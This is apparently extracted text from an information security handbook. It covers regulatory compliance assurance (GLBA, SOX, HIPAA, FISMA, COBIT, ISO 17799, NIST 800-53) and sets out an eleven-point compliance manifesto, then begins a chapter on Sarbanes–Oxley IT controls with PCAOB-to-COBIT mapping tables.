


Exhibit 28.1 Regulations, control frameworks, standards, and implementation landscape.

One of the earlier U.S. government regulations that provided broad public coverage of information security issues was the Gramm–Leach–Bliley Act (GLBA) of 1999. GLBA was also known as the Financial Services Moderation Act of 1999 and was aimed at financial institutions that maintain, process, and collect financial information. The Sarbanes–Oxley Act of 2002 was enacted following the inaccurate accounting practices of organizations such as Enron/Arthur Andersen and WorldCom and to fulfill a need to have adequate internal audit controls for financial reporting. Organizations are required under this act to have the controls independently audited and attested to. In addition to these regulations targeted at financial transactions, the Payment Card Industry (PCI) Data Security Standard, first released in 2005, establishes extensive requirements for payment card security. The major credit card companies, in an effort to help ensure the implementation of consistent global security measures for payment processing, formed the PCI Data Standards Council.

The Health Insurance Portability and Accountability Act (HIPAA) was enacted in 1996; however, the Privacy Rule was not in effect until April 2003, and the compliance for the final security rule was effective April 21, 2005, following a two-year period subsequent to the publishing of the rule for implementation. The final security rule was rewritten based on many public comments and reoriented to align better with and support the privacy rule. The intent of the HIPAA final security rule is to ensure that adequate security protections are created to protect the security and privacy of healthcare information maintained by healthcare providers, health insurance plans, employers, and those handling healthcare electronic transactions. Congress recognized that as efficiencies are gained through the implementation of electronic transactions, individual privacy rights need to be protected by the application of appropriate security safeguards.

Security breach notification laws are appearing in many states (34 states had adopted legislation by late 2006), with the most noteworthy being California Senate Bill 1386, which went into effect July 1, 2003. The laws generally require the prompt notification to each individual of disclosure of their personal information. The laws vary on the definition of what is considered personal and the timeframes; however, the intent is consistent that companies have an obligation to consumers to protect their information and when these protections are compromised, there is a corporate responsibility to "make it right." Identity theft has become a front-and-center issue over the past several years, receiving increased media attention.

For those organizations involved in international business, country-specific laws and regulations need to be researched as well. The U.K. Data Protection Act of 1998 has requirements for the privacy of information with respect to what can be maintained, processed, used, and disclosed. The European Union Data Retention Laws passed in 2005 place requirements on Internet service providers and phone companies to maintain phone and electronic messages for a period of six months to two years.

The Federal Information Security Management Act (FISMA) of 2002 was formulated to ensure that adequate information security practices were being performed across the large, disparate computing infrastructures of the U.S. government. FISMA is applicable to all U.S. government agencies and their contractors, whereby the security program is evaluated in a report card style, with letters A, B, C, D, and F. The results are reported annually to Congress for each of the government agencies. For most agencies, the average was a D to D+ score (2003–2005), with these scores increasing in some government agencies to bring the total average score to a C− in 2006. There is still much to be done and the measurement is providing a barometer to gauge the improvement. FISMA represents the government's efforts to perform the due diligence necessary for information security and sets the expectations.

There are more regulations and security policy guidance, such as Office of Management and Budget Circular A-123; Homeland Security Presidential Directive HSPD-7, for critical infrastructure protection plans to protect federal critical infrastructures and key resources; IRS Publication 1075; tax information security guidelines for federal, state, and local agencies; the list goes on.

Control Frameworks and Standards

If a person wants to build a new house, he or she cannot just put the house anywhere. The land must be approved by the city for development, the appropriate building permits must be obtained, and there are certain rules for connecting to services such as water, electricity, and roads. These are the regulations, or policies, that the homeowner and builder must comply with. Once the expectations of these regulations are understood, the builder can utilize many different processes to build the house for the homeowner. Maybe he builds 10–15 homes at once, rotating the electricians,

plumbers, and carpenters from one house to the next. Alternatively, he may be a small builder, doing much of the work with jack-of-all-tradesmen. The houses may have different solutions for the exterior, such as brick, wood, vinyl siding, and stone. To implement the architecture, each role has a different function and a different set of supporting procedures. The electrician's tasks are much different from the plumber's; however, they both contribute to the same big-picture goal, to build a house.

Building the "security house" starts with understanding the policies, or regulations, noted earlier. From there, control frameworks are decided upon to establish the next level of requirements or the approach to demonstrating that compliance is being achieved. In the housing example, this would provide the framework for how the electricians, plumbers, and carpenters are governed, or supervised; the identification of the tasks that must be performed; and a way of measuring and monitoring the results. The detailed procedures or specifications for how an electrician performs job are analogous to the lower-level, detailed technical, platform-specific standards that support the overall framework. For example, the secure settings for mobile code and active content controls (i.e., ActiveX, Java, and VBscript) may be defined in a technical standard, just as the electrician's procedures would specify the correct wiring required for a 220 V dryer circuit in the house. The control framework defining the requirement to identify if a dryer is needed, and to implement the circuit, would typically not contain this level of details.

Let's Name a Few Control Frameworks and Security Standards

Multiple frameworks have been created to support the auditing of the implemented security controls. These resources are valuable to assist in the design of a security program, as they define the necessary controls to provide secure information systems. The following frameworks have each gained a degree of acceptance within the auditing or information security community and add value to the information security investment delivery. Although several of the frameworks/best practices were not specifically designed originally to support information security, many of the processes within these practices support different aspects of confidentiality, integrity, and availability.

Committee of Sponsoring Organizations of the Treadway Commission

The Committee of Sponsoring Organizations (COSO) of the Treadway Commission was formed in 1985 to sponsor the National Commission on Fraudulent Financial Reporting, which studied factors that lead to fraudulent financial reporting and produced recommendations for public companies, their auditors, the Securities Exchange Commission, and other regulators. COSO identifies five areas of internal control necessary to meet the financial reporting and disclosure objectives. These areas are (1) control environment, (2) risk assessment, (3) control activities, (4) information and communication, and (5) monitoring. The COSO internal control model has been adopted as a framework by some organizations working toward Sarbanes–Oxley Section 404 compliance.

Information Technology Infrastructure Library

The IT Infrastructure Library (ITIL) is a set of 44 books published by the British Government's Stationary Office between 1989 and 1992 to improve IT service management. The framework

contains a set of best practices for IT core operational processes such as change, release, and configuration management; incident and problem management; capacity and availability management; and IT financial management. ITIL's primary contribution is showing how the controls can be implemented for the service management IT processes. These practices are useful as a starting point for tailoring to the specific needs of the organization, and the success of the practices depends upon the degree to which they are kept up to date and implemented on a daily basis. Achievement of these standards is an ongoing process, whereby the implementations need to be planned, supported by management, prioritized, and implemented in a phased approach.

Control Objectives for Information and Related Technology

Control Objectives for Information and Related Technology (COBIT) is published by the IT Governance Institute and contains a set of 34 high-level control objectives, one for each of the IT processes, such as define a strategic IT plan, define the information architecture, manage the configuration, manage facilities, and ensure systems security. Ensure systems security has been broken down further into control objectives such as manage security measures, identification, authentication and access, user account management, data classification, and firewall architectures. The COBIT framework examines the effectiveness, efficiency, confidentiality, integrity, availability, compliance, and reliability aspects of the high-level control objectives. The model defines four domains for governance, namely planning and organization, acquisition and implementation, delivery and support, and monitoring. Processes and IT activities and tasks are then defined within these domains. The framework provides an overall structure for IT control and includes control objectives, which can be utilized to determine effective security control objectives that are driven from the business needs.

International Organization for Standardization (ISO) 17799

The ISO 17799 standards can be used as a basis for developing security standards and security management practices within an organization. The U.K. Department of Trade and Industry Code of Practice (CoP) for information security, which was developed from support of industry in 1993, became British Standard (BS) 7799 in 1995. The BS 7799 standard was subsequently revised in 1999 to add certification and accreditation components, which became Part 2 of the BS 7799 standard. Part 1 of the BS 7799 standard became ISO 17799 and was published as ISO 17799:2000, the first international information security management standard by the ISO and International Electrotechnical Commission (IEC).

The ISO 17799 standard was modified in June 2005 as ISO/IEC 17799:2005 and contains 134 detailed information security controls based upon the following 11 areas:

- Information security policy
- Organizing information security
- Asset management
- Human resources security
- Physical and environmental security
- Communications and operations management

- Access control
- Information systems acquisition, development, and maintenance
- Information security incident management
- Business continuity management
- Compliance

The ISO standards are grouped together by topic areas and the ISO/IEC 27000 series has been designated as the information security management series. For example, the 27002 CoP will replace the current ISO/IEC 17799:2005 Information Technology—Security Techniques—Code of Practice for Information Security Management document. This is consistent with how ISO has named other topic areas, such as the ISO 9000 series for quality management.

ISO/IEC 27001:2005 was released in October 2005 and specifies the requirements for establishing, implementing, operating, monitoring, reviewing, maintaining, and improving a documented information security management system taking into consideration the company's business risks. This management standard was based on the BS 7799 Part 2 standard and provides information on building information security management systems and guidelines for auditing the system.

Federal Information System Controls Audit Manual

Although the Federal Information System Controls Audit Manual (FISCAM) was not designed specifically as a security control framework or standard and was created to assist auditors of federal government systems to evaluate the general and application controls over financial systems, it can be a useful guide in developing a security program. From a compliance perspective, government auditors needing to evaluate whether controls are in place for government agencies utilize the FISCAM controls. The General Accounting Office reports on the security of government agencies utilizing FISCAM as the basis.

National Institute of Standards and Technology 800-53 Controls

The National Institute of Standards and Technology (NIST) was granted $20 million to create security-related documents to support FISMA. Although these documents were created to support the federal agencies, the documents are very well written and can be utilized by private industry free of charge with no copyright restrictions. Many man-hours of government resources and public comments have gone into the construction of the control framework and supporting documents.

Special Publication 800-53, *Recommended Security Controls for Federal Information Systems,* is an excellent document, which describes 17 control families, such as access control, awareness and training, audit and accountability, risk assessment, personnel security, and contingency planning. The families are broken down into specific controls, along with supplemental guidance, which typically refers to other more detailed NIST documents, and control enhancements that designate increasing levels of control required depending upon the security level of the system (low, medium, and high). The set of controls represents the minimum assurance requirements to be compliant with the control.

Technical Control Standards

There are many sources of specific technical control standards, including vendor documentation, the SANS Institute's Top 20 vulnerability list, NIST special publications, Defense Information Systems Agency (DISA) Security Technical Implementation Guides (STIGs), National Security Agency Security Configuration Guides, and others. These standards are increasingly being utilized by auditors, as well as being integrated into or used as the basis for vendor security products to demonstrate compliance with the higher level security control frameworks. NIST was also funded by the Department of Homeland Security to create a "National Vulnerability Database," which combines the vulnerabilities from multiple sources in an effort to automate compliance assurance of the technical controls. Vendor products are starting to incorporate the database into their product sets. If the effort is successful, this could provide a standardized mechanism for reporting assurance of compliance with the FISMA requirements, which could be leveraged by private industry as a method of demonstrating compliance to a standard.

Penalties for Noncompliance

The laws have done an excellent job at creating visibility of the need for stronger information security controls. However, compliance with many of these regulations is still lagging. According to a 2006 Global Information Security survey, 35 percent of U.S. respondents indicated they were not compliant with Sarbanes–Oxley legislation, and 40 percent were not compliant with HIPAA security regulations, although they were aware the laws pertained to them and they should be compliant.

There appears to be a lack of enforcement and penalties with some of the regulations. For example, the HIPAA security rule enforcement is "complaint driven," whereby claims that damage has occurred due to a perceived lack of security are reported and addressed. The concept of proactive HIPAA enforcement monitoring does not exist, lessening the attention some organizations place on the HIPAA rule. This may help explain why 40 percent of respondents still report they are not compliant, several years after the regulation came into effect.

There is also the viewpoint that compliance with government regulations is very, very expensive and organizations may make a risk-based decision not to implement the controls. In a lawsuit-driven society, this could be a recipe for disaster, not to mention the risks that would be taken with the public perception of the brand by the consumer. In the early 1970s, Ford became aware that if the Ford Pinto automobile was hit from behind, the car would explode and cause death or injury. Ford performed a cost–benefit analysis and determined that approximately 2100 burned vehicles, 180 serious burn injuries, and 180 deaths would most likely occur. Considering jury awards of $200,000 per death and $67,000 per injury and the cost of replacing the cars, they figured the "benefit" was $49.5 million versus a cost of $137 million ($11 per car) to fix the problem. Ford seriously erred in their judgment, as they put a price on human life and inflicting pain on individuals versus "doing the right thing." As a result, juries awarded millions in compensatory damages through lawsuits.

Although security issues may or may not impact life and death, depending upon the industry and the environment, organizations need to consider whether it is worth the risk not to comply with the standards that are practiced by other organizations within the industry. Subsequent juries hearing these cases in court, whether criminal convictions, civil monetary penalties, or civil suits are at stake, may view the organization as not performing the standard of due care necessary to operate its business. Just one of these lawsuits in which someone is victimized through identity theft, a violent

attack due to lack of physical security controls, or the disclosure of personal information or a conviction due to lack of compliance could pay for the implementation of many security controls.

Enter Best Practices

Today's risk and real cost from a lack of compliance assurance appears to be related more to bad publicity from the lack of security. This may be a reflection of the fact that security has only begun to receive increased attention, in large part due to the recent regulations, over the past several years. However, as leading organizations and government agencies place increased focus on their information security programs, the bar becomes higher for their peer companies. Control frameworks and detailed technical standards are being increasingly applied within organizations. The vendor tool sets to assess compliance to support this activity are becoming richer. Besides, who wants to be the lone sheep, standing in the wilderness trying to defend its own wooly hide, when the herd is somewhere else working together on protecting themselves from the big bad wolf? The herd sets the standard and it is important to pay attention to where the herd is going. The notion of "best practices" today is an elusive one; the best approach is to grab onto a framework that is suitable for the business vertical and the culture and work diligently toward implementation of the strategy.

The 11-Factor Security Compliance Assurance Manifesto

The regulations, control frameworks, standards, technical implementation guides, and penalties for noncompliance provide insight into "what" needs to be achieved to provide the organizational compliance assurance to the various security-related regulations. Now, this begs the next question, what actions need to be taken to achieve and maintain compliance with the regulations? To answer that question, the 11-Factor Security Compliance Assurance Manifesto, as shown in Exhibit 28.2, sets out the principles by which compliance assurance may be achieved.

1. Designate an individual responsible for compliance assurance oversight. Whereas many of the policy-type regulations may not appear to change on a frequent basis, the supporting documents, technical specifications, and current areas of concern do change over time. New laws are also created, such as the incident breach reporting laws mentioned, where

1. Designate an individual responsible for compliance assurance oversight
2. Establish a security management governing body
3. Select control frameworks and standards
4. Research and apply technical controls
5. Conduct awareness and training
6. Verify compliance
7. Implement formal remediation process
8. Dedicate staff, automate compliance tasks
9. Report on compliance metrics
10. Enforce penalties for noncompliance to policy
11. Collaborate and network externally

Exhibit 28.2 The 11-factor security compliance assurance manifesto.

state-by-state adoption of some form of the law is enacted. Similarly, when the HIPAA Privacy Rule was being made effective, each state had groups that were focused on creating a preemption analysis. Staying on top of these changes and ensuring that someone is directing the security compliance efforts is essential. In medium-sized organizations, this is likely to be the manager or director of security, whereas in larger organizations the chief information security officer, chief security officer, or security officer is likely to be responsible for ensuring that the security compliance assurance activities are performed. The chief information officer's organization and the other business units carry out the mitigation work as appropriate.

2. Establish a security management governing body. To achieve support for the implementation of security policies throughout the organization and to ensure that the security policies do not disrupt the business, it is advisable to establish an information security council. Councils made up of representatives from IT, business units, human resources, legal departments, physical security, internal audit, ethics and compliance, and information security can be effective in achieving compliance with the regulations. Their oversight and interaction provide feedback as to whether the security activities planned are feasible and whether there is a high probability of compliance success.
3. Select control framework and standards. The frameworks mentioned, such as COSO, ITIL, ISO 17799, COBIT, NIST, and FISCAM, offer an excellent place to map the security controls that are in place to the framework, uncover the gaps in compliance, and create action plans to increase the security assurance with these objectives. Multiple control frameworks can be selected for different levels of detail. For example, COBIT may be selected to provide a governing framework, whereas ISO 17799 controls may be mapped to the framework (already available from the IT governance institute) and then linked to the NIST control objective families and supported by the DISA STIGs. The mapping provides a mechanism to review how a set of technical controls supports the higher level statements in the other frameworks. The same controls serve multiple purposes. Comprehensive frameworks are created through this process, enabling the other compliance assurance activities.
4. Research and apply technical controls. There are many approaches at the technical level for being compliant with the control objectives. Analysis must be performed to determine the best control based upon the risk profile of the organization. For example, achieving compliance with a requirement to provide adequate off-site backups of information in the event of a disaster could be achieved in a small regional office by placing a daily tape in a fireproof safe and rotating the weekly tape off-site. Alternatively, a small office may decide to store the backup tapes remotely with a tape storage facility, transmit the backup information securely over the Internet for backups, or assign an individual to take home the backup tape nightly. Each of the scenarios has their own costs and risks inherent in the control selection.
5. Conduct awareness and training. The documented security policies and procedures are necessary; however, if individuals do not truly understand their responsibilities to comply with the security controls, the likelihood that the appropriate processes will be followed is greatly diminished.
6. Verify compliance. Vulnerability assessments, penetration testing, and internal audit reviews of the security controls ensure that the policies and procedures that were created are being followed. Implemented security on the computing platform can be tested and compared with the documented baselines, configurations, and change control records to provide assurance that the security controls are being maintained as per the requirements implemented through the control frameworks.

7. Implement a formal remediation process. When weaknesses in the security controls are discovered, through internal audits, external audits, vulnerability assessments, risk assessments, or other internal reviews, the issue must be logged and tracked to completion. Accountability should be placed at a middle management or senior management level to ensure that the appropriate attention and priority are placed on remedying the issue. Completion dates must be assigned (preferably no later than 90 days after creation of the action plan). Documentation of the remediation (evidence) must be provided when the issue has been resolved. The existence of a formal tracking of the security issues provides the assurance that security is an ongoing, management-supported process.
8. Dedicate staff, automate compliance tasks. Compliance initiatives are very time-consuming and drain the organization of resources to collect evidence, provide explanations, participate in interviews, and locate the policies and procedures that support the regulations. Without an organized automated process, this activity becomes even more challenging and time is wasted on inefficiencies. The same information may be requested multiple times to answer similar questions, where one report may have provided a reasonable answer. Initially, more staff should be allocated to the compliance efforts to provide a focus to the activity. When the compliance tasks are added to the regular jobs of predominant IT staff, they may be given lower priority and resources. As automation increases, the staff required to support the compliance efforts should either remain constant or decrease. A constant staff may be needed to ensure that the new regulations and changes are adequately addressed.
9. Report on compliance metrics. Dashboards of red, yellow, and green or heat maps are useful tools to demonstrate where security is weak within the organization and where more focus should be placed. These metrics should be reported in a manner that is meaningful to the business, such as unavailability issues, which could impact major, mission critical applications, or confidentiality concerns that may affect the consumer trust in the brand.
10. Enforce penalties for noncompliance to policy. Does one grin and bear it when the security control objectives are not followed or grit one's teeth? This is one area that needs … teeth! There must be sanctions in place for those that do not follow the security policies. Associates must also be trained that compliance with the security controls is part of their job responsibilities. The individual responsible for compliance assurance must ensure that the guidelines are established for sanctions and that the appropriate parties follow through with the sanction (who may be the manager and legal and human resources representatives).
11. Collaborate and network externally. Many organizations must comply with the same regulations, why not leverage that experience? Working with peers, within the industry vertical for dealing with industry-specific regulations, and across industries for understanding various methods to implement the control frameworks, standards, and technical controls can be invaluable. For example, nonprofit organizations such as the HIPAA Collaborative of Wisconsin were formed to bring together healthcare providers, payers, and clearinghouses to discuss approaches to implementing HIPAA. The presentations, network contacts, and information sharing that happen are phenomenal. Attending conferences and industry associations such as the Information Systems Security Association and Information Systems Audit and Control Association helps to gain a common understanding of the regulation and implementation approaches. This also provides input as to what the "herd" is doing to be compliant with the regulation.

Final Thoughts

Compliance assurance seeks to demonstrate that the organization has implemented adequate security controls to satisfy the many government regulations. Control frameworks, standards, and technical implementation guides are selected to provide more detailed frameworks to assess and implement the controls necessary. Ongoing monitoring of the frameworks increases the probability that security controls are in operation and that unnecessary risks to availability, confidentiality, and integrity are not being taken. Compliance assurance can have a positive impact on business by being more proactive versus reactive, providing better, more thought-out strategies to mitigate threats and risks, increase visibility of senior management, and align the security program better with the rest of the organization. Compliance assurance should be regarded as more than a paperwork exercise and viewed as a method by which the overall security of the environment can be improved. Owing to the criticality of the need to establish due diligence required for the function, it should be recognized as an ongoing, funded, integral business activity and provided the necessary ongoing business support, time allocation, and resources.

Further Readings

1. Federal Information Security Management Act of 2002, November 27, 2002, http://csrc.nist.gov/policies/FISMA-final.pdf.
2. GAO/AIMB-12.19.6, Federal Information Systems Controls Audit Manual, January 1999, http://gao.gov/special.pubs/ai12.19.6.pdf.
3. Cobit 4.0, IT Governance Institute, http://www.itgi.org.
4. The CSO's Security Compliance Agenda: Benchmark Research Report, *CSI Computer Security Journal*, XXII, November, 2006.
5. Wikipedia, http://www.wikipedia.com.
6. Answers.com, http://www.answers.com.
7. National Institute of Standards and Technology, Special Publications, http://csrc.nist.gov/publications/nistpubs.
8. Defense Information Systems Agency Security Technical Implementation Guides, http://iase.disa.mil/stigs/stig.
9. National Security Agency, Security Configuration Guides, http://www.nsa.gov/snac.
10. ISO/IEC 17799:2005 Information Technology Security Techniques—Code of Practice for Information Security Management, International Standards Organization, http://www.iso.org/iso/en/prods-services/popstds/informationsecurity.html.
11. HIPAA Collaborative of Wisconsin, www.hipaacow.org.
12. The Global State of Information Security 2006, PricewaterhouseCooper, CIO, CSO Magazine, www.pwc.com.
13. SANS Institute Top 20, www.sans.org/top20.
14. NIST National Vulnerability Database, http://nvd.nist.gov.
15. Seventh Report Card on Computer Security, http://republicans.oversight.house.gov/media/pdfs/FY06FISMA.PDF.

Sarbanes–Oxley Compliance: A Technology Practitioner's Guide

Bonnie A. Goins

Introduction

A misstatement of financials, perhaps accidental, perhaps not — it can happen and has. People have lost their jobs and their pensions, sometimes their lives' work. Shareholders have lost their investments. Companies have ceased to exist, mired in bankruptcy and scandal. Senior executives have been on display during legal proceedings. Many have fared incredibly well financially, despite losses sustained by the organization's shareholders and its employees. The stories are familiar by now.

What is this all about? What can be done to remedy and report the problems associated with misstatement of financials? How can companies and their leaders be held accountable? In 2002, the federal government introduced the Sarbanes–Oxley Act (also referred to as SOX, Sarbox, or SOA). This piece of legislation is comprised of many sections; however, the section that may best answer our questions is Section 404 of the legislation, which requires senior management of publicly traded companies to assess whether their organizations have implemented appropriate control structures around financial reporting; in addition, senior management must report annually to their boards the results of the assessments of their financial reporting controls.

The reader may be asking, "Well, that's all well and good, but how can we be sure that everything that has happened in the past can't happen again? After all, what's the incentive for the companies and their leaders to watch for and guard against misstatement of financial information?" The Securities and Exchange Commission (SEC), the government body responsible for the regulation of publicly traded equities, has referred to the recommendations of the Committee of Sponsoring Organizations (COSO) of the Treadway Commission in its final ruling that mandates that an appropriate ("recognized") internal control framework should be used within an organization. The Sarbanes–Oxley legislation, as stated in the work by the IT Governance Institute, mandates "corporate governance rules, regulations, and standards for specified public companies, including SEC registrants," their implementation improving corporate accountability.

It is important to note that the Sarbanes–Oxley legislation does not, at this time, apply to privately held companies; however, the principles of sound corporate governance map well onto any organization, regardless of its size, which may result in private organizations being added to the compliance expectation at some time in the future. Additionally, the legislation does not take into account aspects of an

organization's business function outside of financial reporting; however, it is clear that the organization can realize a significant benefit through the application of proper internal controls to the remainder of its business functions. This is a theme we will return to periodically during the course of this chapter.

Senior Management Responsibilities

A common theme in legislation is the notion that senior management is responsible for meeting compliance objectives and, conversely, is held accountable when compliance objectives are not met. This precludes the ability of senior management to point fingers at a subordinate in the event the organization is found not to be in compliance. As stated earlier, senior management is required to produce an annual report on the state of internal controls. This report must contain the following:

- A statement of senior management's responsibility to create, implement, maintain, monitor, and enforce an appropriate internal control structure around financial reporting for the organization
- A statement indicating the methods used to assess whether the organization has placed effective internal controls around the financial reporting environment
- Assessment results for the last fiscal year, detailing the state of the organization's internal controls surrounding the financial reporting environment, along with senior management's statement regarding the effectiveness of the internal controls in use
- A statement that the organization's auditing partner (that is, registered public accountancy) for the financial reporting environment for the fiscal year has attested (through an attestation report) to the effectiveness of internal controls within the organization, as stated in senior management's assessment of the effectiveness of its internal control environment

The Act further requires that senior management provide this report in written format, with an *explicit* statement of the effectiveness of its internal controls. It is important to note that senior management may not assert that internal controls surrounding financial reporting are effective if one or more "material weaknesses" (that is, instances of required internal controls that are ineffective or absent) have been identified during assessment of the control environment. Senior management is required to disclose all material weaknesses found within the internal control environment surrounding financial reporting, as of the end of the fiscal year. The only way that senior management can report effective controls with a material weakness present is to design and implement an effective internal control to remediate the material weakness prior to the end of the reporting cycle and to have sufficiently tested the implemented control over a period of time such that it can be determined that the newly implemented control is effective for financial reporting.

The Role of Information Technology within Sarbanes–Oxley Legislation

It is clear that this important legislation applies to the accounting principles and environment within a publicly traded organization; however, it cannot be denied that appropriately controlled and protected information technology (IT) also plays a major role in the reliability of financial reporting within an organization. As such, information technology resources must be present on the Sarbanes–Oxley compliance team to ensure that compliance objectives are supported by the organization's infrastructure and application environments. Information technology resources can be utilized when the organization is making an effort to:

- Tie systems and infrastructure that provide internal controls around financial reporting to the organization's financial statements; this can be done in tandem with an accounting resource.
- Identify threats to these identified systems and infrastructure.
- Conduct a risk analysis that at least measures the likelihood that the threat will be realized, evaluates the impact on the organization as a result of that event, and calculates risk based on these two

metrics. If the organization is more sophisticated in its measurement of risk, probability and frequency can be added to further analyze the risk involved.
- Create, implement, maintain, monitor, and enforce effective internal controls that protect the organization, including systems, software, and infrastructure.
- Create, implement, maintain, monitor, and enforce policies, procedures, and appropriate documentation that details the effective internal controls that protect the organization, including systems, software, and infrastructure.
- Conduct ongoing, periodic testing of the implemented internal controls to ensure that they maintain their effectiveness.
- Update or add appropriate internal controls as the environment surrounding financial reporting changes.
- Report progress and remediation efforts to senior management and the board, as required.

Information technology and security practitioners can take on the role of IT auditor (if from a third party), providing assistance to senior management during the assertion phase, or these professionals can assist the organization in the remediation of material weaknesses discovered during assessment and assertion testing phases. These roles will be discussed in detail in the material that follows.

"Information Technology" Is Pretty Broad; Where Should I Begin?

In March 2004, the U.S. Public Company Accounting Oversight Board (PCAOB) approved an important auditing standard, known as Auditing Standard Number 2 and titled "An Audit of Internal Control Over Financial Reporting Performed in Conjunction with an Audit of Financial Statements." For those of us who are not professional auditors, this standard, as stated in the IT Control Objective for Sarbanes–Oxley (the IT Governance Institute), "define(s) the IT systems that are involved in the financial reporting process and, as a result, should be considered in the design and evaluation of internal control." These systems include any technology involved in financial transactions, such as servers, databases, network infrastructure, financial applications, and so on. Technology categories used by the PCAOB as areas for audit include program development, program changes, computer operations, and access to programs and data.

Each of the PCAOB areas for audit listed above can be broken down into further detail through the use of the Control Objectives for Information and Related Technology (COBIT) framework. The relationship between the PCAOB auditing standards and the corresponding COBIT control objectives can be seen in Table 41.1 through Table 41.5. Each of the twelve COBIT control objectives used for Sarbanes–Oxley compliance also has its own detailed specifications which it must meet. These specifications can be obtained through the IT Governance Institute at www.itgi.org. A sample of the level of detail in one of the COBIT control objectives is provided in Table 41.6.

It is important to note that the committees interpreting the Sarbanes–Oxley legislation recognize that no one set of recommendations fits every organization, as organizations vary by complexity, size, and other demographics. As such, the sponsoring committees urge the organization to apply internal controls appropriate to its environment. It is also highly recommended that the organization thoroughly document all its decisions regarding internal control design, implementation, and maintenance, but particularly in

TABLE 41.1 PCAOB Audit for Program Development: COBIT Mapping

Acquire or develop application software.
Acquire technology infrastructure.
Develop and maintain policies and procedures.
Install and test application software and technology infrastructure.
Define and manage service levels.
Manage third-party services.

TABLE 41.2 PCAOB Audit for Program Changes: COBIT Mapping

Acquire or develop application software.
Acquire technology infrastructure.
Develop and maintain policies and procedures.
Install and test application software and technology infrastructure.
Manage changes.
Define and manage service levels.
Manage third-party services.

TABLE 41.3 PCAOB Audit for Computer Operations: COBIT Mapping

Acquire or develop application software.
Acquire technology infrastructure.
Develop and maintain policies and procedures.
Install and test application software and technology infrastructure.
Define and manage service levels.
Manage third-party services.
Ensure systems security.
Manage the configuration.
Manage problems and incidents.
Manage data.
Manage operations.

TABLE 41.4 PCAOB Audit for Access to Programs and Data: COBIT Mapping

Acquire or develop application software.
Develop and maintain policies and procedures.
Install and test application software and technology infrastructure.
Manage changes.
Define and manage service levels.
Manage third-party services.
Ensure systems security.
Manage the configuration.
Manage data.
Manage operations.

the case where senior management decides not to implement a control based on business case, lack of resources, or for other reasons. An auditor required to attest to the current state of financial reporting will certainly be looking for these documents during the course of an audit.

Now That I Know the IT Control Objectives, What Do I Do with Them?

Translating the IT control objectives to real-world remediation activities is not always an easy endeavor. Fortunately, tools are available that can assist the security practitioner in translating the legislative recommendations to a security-oriented framework. The ISO 17799 or the National Security Agency's INFOSEC Assessment Methodology (NSA IAM) can be used to facilitate this process. Another method that can be used to map remediation activities to compliance requirements is to use the COBIT control objectives literally to identify like activities already taking place within the organization. This process will require interviews with business units, information technology, and senior management to uncover details

TABLE 41.5 COBIT Control Objectives at a Glance

IT General Controls (COBIT Process)	Control Objective	Applicable PCAOB General Controls
Acquire or Develop Application Software	Controls exist to reasonably assure that software that is either acquired or developed effectively supports financial reporting.	Program Development Program Changes Computer Operations Access to Programs and Data
Acquire Technology Infrastructure	Controls exist to reasonably assure that the technical infrastructure in the organization supports financial reporting applications.	Program Development Program Changes Computer Operations
Develop and Maintain Policies and Procedures	Controls exist that reasonably assure that policies, procedures, and document exist and are maintained that instruct in proper use and support the financial reporting environment.	Program Development Program Changes Computer Operations Access to Programs and Data
Install and Test Application Software and Technology Infrastructure	Controls exist that reasonably assure that the infrastructure performs as advertised and is able to properly support the financial reporting environment; the infrastructure must be tested and validated for proper function before being put into production	Program Development Program Changes Computer Operations Access to Programs and Data
Manage Changes	Controls exist that reasonably assure that significant system changes to the financial reporting environment are authorized, tested, and validated before being put into production.	Program Changes Access to Programs and Data
